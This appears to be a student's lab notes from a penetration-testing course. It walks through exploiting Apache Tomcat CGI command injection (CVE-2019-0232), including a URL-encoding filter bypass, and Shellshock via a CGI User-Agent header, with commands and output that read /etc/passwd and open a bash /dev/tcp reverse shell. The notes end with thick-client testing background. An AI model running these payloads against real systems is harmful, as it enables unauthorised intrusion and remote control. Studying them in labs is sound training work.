The enableCmdLineArguments setting for Apache Tomcat's CGI Servlet controls whether command line arguments are created from the query string.

If set to true, the CGI Servlet parses the query string and passes it to the CGI script as arguments.

This feature can make CGI scripts more flexible and easier to write by allowing parameters to be passed to the script without using environment variables or standard input.

For example, a CGI script can use command line arguments to switch between actions based on user input.

Suppose you have a CGI script that allows users to search for books in a bookstore's catalogue. The script has two possible actions: "search by title" and "search by author."

The CGI script can use command line arguments to switch between these actions. For instance, the script can be called with the following URL:

http://example.com/cgi-bin/booksearch.cgi?action=title&query=the+great+gatsby

Here, the action parameter is set to title, indicating that the script should search by book title. The query parameter specifies the search term "the great gatsby."

If the user wants to search by author, they can use a similar URL:
http://example.com/cgi-bin/booksearch.cgi?action=author&query=fitzgerald

Here, the action parameter is set to author, indicating that the script should search by author name. The query parameter specifies the search term "fitzgerald."

By using command line arguments, the CGI script can easily switch between different search actions based on user input. This makes the script more flexible and easier to use.

However, a problem arises when enableCmdLineArguments is enabled on Windows systems because the CGI Servlet fails to properly validate the input from the web browser before passing it to the CGI script.

This can lead to an operating system command injection attack, which allows an attacker to execute arbitrary commands on the target system by injecting them into another command.

For instance, an attacker can append dir to a valid command using & as a separator to execute dir on a Windows system.

If the attacker controls the input to a CGI script that uses this command, they can inject their own commands after & to execute any command on the server. An example of this is http://example.com/cgi-bin/hello.bat?&dir, which passes &dir as an argument to hello.bat and executes dir on the server.

As a result, an attacker can exploit the input validation error of the CGI Servlet to run any command on the server.

Enumeration

Scan the target using nmap, this will help to pinpoint active services currently operating on the system.

This process will provide valuable insights into the target, discovering what services, and potentially which specific versions are running, allowing for a better understanding of its infrastructure and potential vulnerabilities.

Nmap - Open Ports

```
[!bash!]$ nmap -p- -sC -Pn 10.129.204.227 --open

Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-23 13:57 SAST
Nmap scan report for 10.129.204.227
Host is up (0.17s latency).
Not shown: 63648 closed tcp ports (conn-refused), 1873 filtered tcp ports (no-resp
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE
22/tcp    open  ssh
| ssh-hostkey:
|   2048 ae19ae07ef79b7905f1a7b8d42d56099 (RSA)
|   256 382e76cd0594a6e717d1808165262544 (ECDSA)
|_  256 35096912230f11bc546fddf797bd6150 (ED25519)
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
5985/tcp  open  wsman
8009/tcp  open  ajp13
| ajp-methods:
|_  Supported methods: GET HEAD POST OPTIONS
8080/tcp  open  http-proxy
```

Here we can see that Nmap has identified Apache Tomcat/9.0.17 running on port 8080 running.

Finding a CGI script

One way to uncover web server content is by utilising the ffuf web enumeration tool along with the dirb common.txt wordlist.

Knowing that the default directory for CGI scripts is /cgi, either through prior knowledge or by researching the vulnerability, we can use the URL http://10.129.204.227:8080/cgi/FUZZ.cmd or http://10.129.204.227:8080/cgi/FUZZ.bat to perform fuzzing.

Fuzzing Extentions - .CMD

```
[!bash!]$ ffuf -w /usr/share/dirb/wordlists/common.txt -u http://10.129.204.227:80

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.0.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://10.129.204.227:8080/cgi/FUZZ.cmd
 :: Wordlist         : FUZZ: /usr/share/dirb/wordlists/common.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200,204,301,302,307,401,403,405,500
```

Since the operating system is Windows, we aim to fuzz for batch scripts. Although fuzzing for scripts with a .cmd extension is unsuccessful, we successfully uncover the welcome.bat file by fuzzing for files with a .bat extension.

```
________________________________________________

[Status: 200, Size: 81, Words: 14, Lines: 2, Duration: 234ms]
    * FUZZ: welcome

:: Progress: [4614/4614] :: Job [1/1] :: 226 req/sec :: Duration: [0:00:20] :: Err
```

Navigating to the discovered URL at `http://10.129.204.227:8080/cgi/welcome.bat` returns a message:

```
Welcome to CGI, this section is not functional yet. Please return to home page.
```

Exploitation

As discussed above, we can exploit CVE-2019-0232 by appending our own commands through the use of the batch command separator &. We now have a valid CGI script path discovered during the enumeration at http://10.129.204.227:8080/cgi/welcome.bat

```
http://10.129.204.227:8080/cgi/welcome.bat?&dir
```

Navigating to the above URL returns the output for the `dir` batch command, however trying to run other common windows command line apps, such as `whoami` doesn't return an output.

Retrieve a list of environmental variables by calling the `set` command:

```
# http://10.129.204.227:8080/cgi/welcome.bat?&set

Welcome to CGI, this section is not functional yet. Please return to home page.
AUTH_TYPE=
COMSPEC=C:\Windows\system32\cmd.exe
CONTENT_LENGTH=
CONTENT_TYPE=
GATEWAY_INTERFACE=CGI/1.1
HTTP_ACCEPT=text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image
HTTP_ACCEPT_ENCODING=gzip, deflate
HTTP_ACCEPT_LANGUAGE=en-US,en;q=0.5
HTTP_HOST=10.129.204.227:8080
HTTP_USER_AGENT=Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/1
PATHEXT=.COM;.EXE;.BAT;.CMD;.VBS;.JS;.WS;.MSC
PATH_INFO=
PROMPT=$P$G
QUERY_STRING=&set
REMOTE_ADDR=10.10.14.58
REMOTE_HOST=10.10.14.58
```

From the list, we can see that the PATH variable has been unset, so we will need to hardcode paths in requests:

```
http://10.129.204.227:8080/cgi/welcome.bat?&c:\windows\system32\whoami.exe
```

The attempt was unsuccessful, and Tomcat responded with an error message indicating that an invalid character had been encountered. Apache Tomcat introduced a patch that utilises a regular expression to prevent the use of special characters. However, the filter can be bypassed by URL-encoding the payload.

```
http://10.129.204.227:8080/cgi/welcome.bat?&c%3A%5Cwindows%5Csystem32%5Cwhoami.exe
```

Exercise

```
┌──(vigneswar㉿vigneswar)-[~]
└─$ curl 'http://10.129.205.30:8080/cgi/welcome.bat?&c%3A%5Cwindows%5Csystem32%5Cwhoami.exe'
Welcome to CGI, this section is not functional yet. Please return to home page.
feldspar\omen
```

Attacking CGI Applications - Shellshock

A Common Gateway Interface (CGI) is used to help a web server render dynamic pages and create a customized response for the user making a request via a web application.

CGI applications are primarily used to access other applications running on a web server. CGI is essentially middleware between web servers, external databases, and information sources.

CGI scripts and programs are kept in the /CGI-bin directory on a web server and can be written in C, C++, Java, PERL, etc.


CGI scripts run in the security context of the web server. They are often used for guest books, forms (such as email, feedback, registration), mailing lists, blogs, etc.

These scripts are language-independent and can be written very simply to perform advanced tasks much easier than writing them using server-side programming languages.

CGI scripts/applications are typically used for a few reasons:

- If the webserver must dynamically interact with the user
- When a user submits data to the web server by filling out a form. The CGI application would process the data and return the result to the user via the webserver

A graphical depiction of how CGI works can be seen below.



Broadly, the steps are as follows:

- A directory is created on the web server containing the CGI scripts/applications. This directory is typically called `CGI-bin`.
- The web application user sends a request to the server via a URL, i.e, https://acme.com/cgi-bin/newchiscript.pl
- The server runs the script and passed the resultant output back to the web client

There are some disadvantages to using them: The CGI program starts a new process for each HTTP request which can take up a lot of server memory.

A new database connection is opened each time. Data cannot be cached between page loads which reduces efficiency.

However, the risks and inefficiencies outweigh the benefits, and CGI has not kept up with the times and has not evolved to work well with modern web applications. It has been superseded by faster and more secure technologies. However, as testers, we will run into web applications from time to time that still use CGI and will often see it when we encounter embedded devices during an assessment.

CGI Attacks

Perhaps the most well-known CGI attack is exploiting the Shellshock (aka, "Bash bug") vulnerability via CGI. The Shellshock vulnerability (CVE-2014-6271) was discovered in 2014, is relatively simple to exploit, and can still be found in the wild (during penetration tests) from time to time.

It is a security flaw in the Bash shell (GNU Bash up until version 4.3) that can be used to execute unintentional commands using environment variables. At the time of discovery, it was a 25-year-old bug and a significant threat to companies worldwide.

Shellshock via CGI

The Shellshock vulnerability allows an attacker to exploit old versions of Bash that save environment variables incorrectly.

Typically when saving a function as a variable, the shell function will stop where it is defined to end by the creator. Vulnerable versions of Bash will allow an attacker to execute operating system commands that are included after a function stored inside an environment variable.

Let's look at a simple example where we define an environment variable and include a malicious command afterward.


```
$ env y='() { :;}; echo vulnerable-shellshock' bash -c "echo not vulnerable"
```

When the above variable is assigned, Bash will interpret the y='() { :;};' portion as a function definition for a variable y.

The function does nothing but returns an exit code 0, but when it is imported, it will execute the command echo vulnerable-shellshock if the version of Bash is vulnerable.

This (or any other command, such as a reverse shell one-liner) will be run in the context of the web server user. Most of the time, this will be a user such as www-data, and we will have access to the system but still need to escalate privileges. Occasionally we will get really lucky and gain access as the root user if the web server is running in an elevated context.

If the system is not vulnerable, only "not vulnerable" will be printed.



This behavior no longer occurs on a patched system, as Bash will not execute code after a function definition is imported. Furthermore, Bash will no longer interpret y=() {...} as a function definition. But rather, function definitions within environment variables must not be prefixed with BASH_FUNC_.

Hands-on Example

Let's look at a hands-on example to see how we, as pentesters, can find and exploit this flaw.

Enumeration - Gobuster

We can hunt for CGI scripts using a tool such as `Gobuster`. Here we find one, `access.cgi`.

Enumeration - Gobuster

```
Vigneswar@htb[/htb]$ gobuster dir -u http://10.129.204.231/cgi-bin/ -w /usr/share

===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.129.204.231/cgi-bin/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/small.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Extensions:              cgi
[+] Timeout:                 10s
===============================================================
2023/03/23 09:26:04 Starting gobuster in directory enumeration mode
```

Next, we can cURL the script and notice that nothing is output to us, so perhaps it is a defunct script but still worth exploring further.

Enumeration - Gobuster

```
Vigneswar@htb[/htb]$ curl -i http://10.129.204.231/cgi-bin/access.cgi

HTTP/1.1 200 OK
Date: Thu, 23 Mar 2023 13:28:55 GMT
Server: Apache/2.4.41 (Ubuntu)
Content-Length: 0
Content-Type: text/html
```

Confirming the Vulnerability

To check for the vulnerability, we can use a simple `cURL` command or use Burp Suite Repeater or Intruder to fuzz the user-agent field. Here we can see that the contents of the `/etc/passwd` file are returned to us, thus confirming the vulnerability via the user-agent field.

Confirming the Vulnerability

```
Vigneswar@htb[/htb]$ curl -H 'User-Agent: () { :; }; echo ; echo ; /bin/cat /etc/

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
```

Exploitation to Reverse Shell Access

Once the vulnerability has been confirmed, we can obtain reverse shell access in many ways. In this example, we use a simple Bash one-liner and get a callback on our Netcat listener.

Exploitation to Reverse Shell Access

```
Vigneswar@htb[/htb]$ curl -H 'User-Agent: () { :; }; /bin/bash -i >& /dev/tcp/10.
```

From here, we could begin hunting for sensitive data or attempt to escalate privileges. During a network penetration test, we could try to use this host to pivot further into the internal network.

Exploitation to Reverse Shell Access

```
Vigneswar@htb[/htb]$ sudo nc -lvnp 7777

listening on [any] 7777 ...
connect to [10.10.14.38] from (UNKNOWN) [10.129.204.231] 52840
bash: cannot set terminal process group (938): Inappropriate ioctl for device
bash: no job control in this shell
www-data@htb:/usr/lib/cgi-bin$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@htb:/usr/lib/cgi-bin$
```

Mitigation

The quickest way to remediate the vulnerability is to update the version of Bash on the affected system.

This can be trickier on end-of-life Ubuntu/Debian systems, so a sysadmin may have first to upgrade the package manager. With certain systems (i.e., IoT devices that use CGI), upgrading may not be possible.

In these cases, it would be best first to ensure the system is not exposed to the internet and then evaluate if the host can be decommissioned. If it is a critical host and the organization chooses to accept the risk, a temporary workaround could be firewalling off the host on the internal network as best as possible. Keep in mind that this is just putting a bandaid on a large wound, and the best course of action would be upgrading or taking the host offline.

Exercise

1) Environment is empty

```
┌──(vigneswar㉿vigneswar)-[~]
└─$ curl -H 'User-Agent: () { :; }; echo; /bin/env' http://10.129.205.27/cgi-bin/access.cgi
HTTP_HOST=10.129.205.27
HTTP_ACCEPT=*/*
_=/bin/env
```

2) executed rev shell

```
┌──(vigneswar㉿vigneswar)-[~]
└─$ curl -H 'User-Agent: () { :; }; echo; /bin/bash -i >& /dev/tcp/10.10.16.17/5555 0>&1' htt
p://10.129.205.27/cgi-bin/access.cgi
```

```
┌──(vigneswar㉿vigneswar)-[~]
└─$ nc -lvnp 5555
listening on [any] 5555 ...
connect to [10.10.16.17] from (UNKNOWN) [10.129.205.27] 40378
bash: cannot set terminal process group (966): Inappropriate ioctl for device
bash: no job control in this shell
www-data@htb:/usr/lib/cgi-bin$
```

3) got the flag

```
www-data@htb:/var/www$ find / -name flag.txt -exec cat {} \; 2>/dev/null
Sh3ll_Sh0cK_123
www-data@htb:/var/www$
```

Attacking Thick Client Applications

Thick client applications are the applications that are installed locally on our computers. Unlike thin client applications that run on a remote server and can be accessed through the web browser, these applications do not require internet access to run, and they perform better in processing power, memory, and storage capacity

Thick client applications are usually applications used in enterprise environments created to serve specific purposes. Such applications include project management systems, customer relationship management systems, inventory management tools, and other productivity software.

These applications are usually developed using Java, C++, .NET, or Microsoft Silverlight.

A critical security measure that, for example, Java has is a technology called sandbox. The sandbox is a virtual environment that allows untrusted code, such as code downloaded from the internet, to run safely on a user's system without posing a security risk.

In addition, it isolates untrusted code, preventing it from accessing or modifying system


resources and other applications without proper authorization. Besides that, there are also Java API restrictions and Code Signing that helps to create a more secure environment.

In a .NET environment, a thick client, also known as a rich client or fat client, refers to an application that performs a significant amount of processing on the client side rather than relying solely on the server for all processing tasks.

As a result, thick clients can provide a better performance, more features, and improved user experiences compared to their thin client counterparts, which rely heavily on the server for processing and data storage.

Some examples of thick client applications are web browsers, media players, chatting software, and video games. Some thick client applications are usually available to purchase or download for free through their official website or third-party application stores, while other custom applications that have been created for a specific company, can be delivered directly from the IT department that has developed the software.

Deploying and maintaining thick client applications can be more difficult than thin client applications since patches and updates must be done locally to the user's computer. Some characteristics of thick client applications are:




Thick client applications can be categorized into two-tier and three-tier architecture. In two-tier architecture, the application is installed locally on the computer and communicates directly with the database

In the three-tier architecture, applications are also installed locally on the computer, but in order to interact with the databases, they first communicate with an application server, usually using the HTTP/HTTPS protocol

In this case, the application server and the database might be located on the same network or over the internet


This is something that makes three-tier architecture more secure since attackers won't be able to communicate directly with the database.

The image below shows the differences between two-tier and three-tier architecture applications.



Since a large portion of thick client applications are downloaded from the internet, there is no sufficient way to ensure that users will download the official application, and that raises security concerns.

Web-specific vulnerabilities like XSS, CSRF, and Clickjacking, do not apply to thick client applications. However, thick client applications are considered less secure than web applications with many attacks being applicable, including:



Penetration Testing Steps

Thick client applications are considered more complex than others, and the attacking surface can be large.

Thick client application penetration testing can be done both using automated tools and manually. The following steps are usually followed when testing thick client applications.

Information Gathering

In this step, penetration testers have to identify the application architecture, the programming languages and frameworks that have been used, and understand how the application and the infrastructure work.

They should also need to identify technologies that are used on the client and server sides and find entry points and user inputs.

Testers should also look for identifying common vulnerabilities like the ones we mentioned earlier at the end of the About section.

The following tools will help us gather information.

CFF Explorer	Detect It Easy	Process Monitor	Strings

Client Side attacks

Although thick clients perform significant processing and data storage on the client side, they still communicate with servers for various tasks, such as data synchronization or accessing shared resources.

This interaction with servers and other external systems can expose thick clients to vulnerabilities similar to those found in web applications, including command injection, weak access control, and SQL injection.

Sensitive information like usernames and passwords, tokens, or strings for communication with other services, might be stored in the application's local files.

Hardcoded credentials and other sensitive information can also be found in the application's source code, thus Static Analysis is a necessary step while testing the application.

Using the proper tools, we can reverse-engineer and examine .NET and Java applications including EXE, DLL, JAR, CLASS, WAR, and other file formats. Dynamic analysis should also be performed in this step, as thick client applications store sensitive information in the memory as well.

Ghidra	IDA	OllyDbg	Radare2
dnSpy	x64dbg	JADX	Frida

Network Side Attacks

If the application is communicating with a local or remote server, network traffic analysis will help us capture sensitive information that might be transferred through HTTP/HTTPS or TCP/UDP connection, and give us a better understanding of how that application is working.

Penetration testers that are performing traffic analysis on thick client applications should be familiar with tools like:

Server Side Attacks

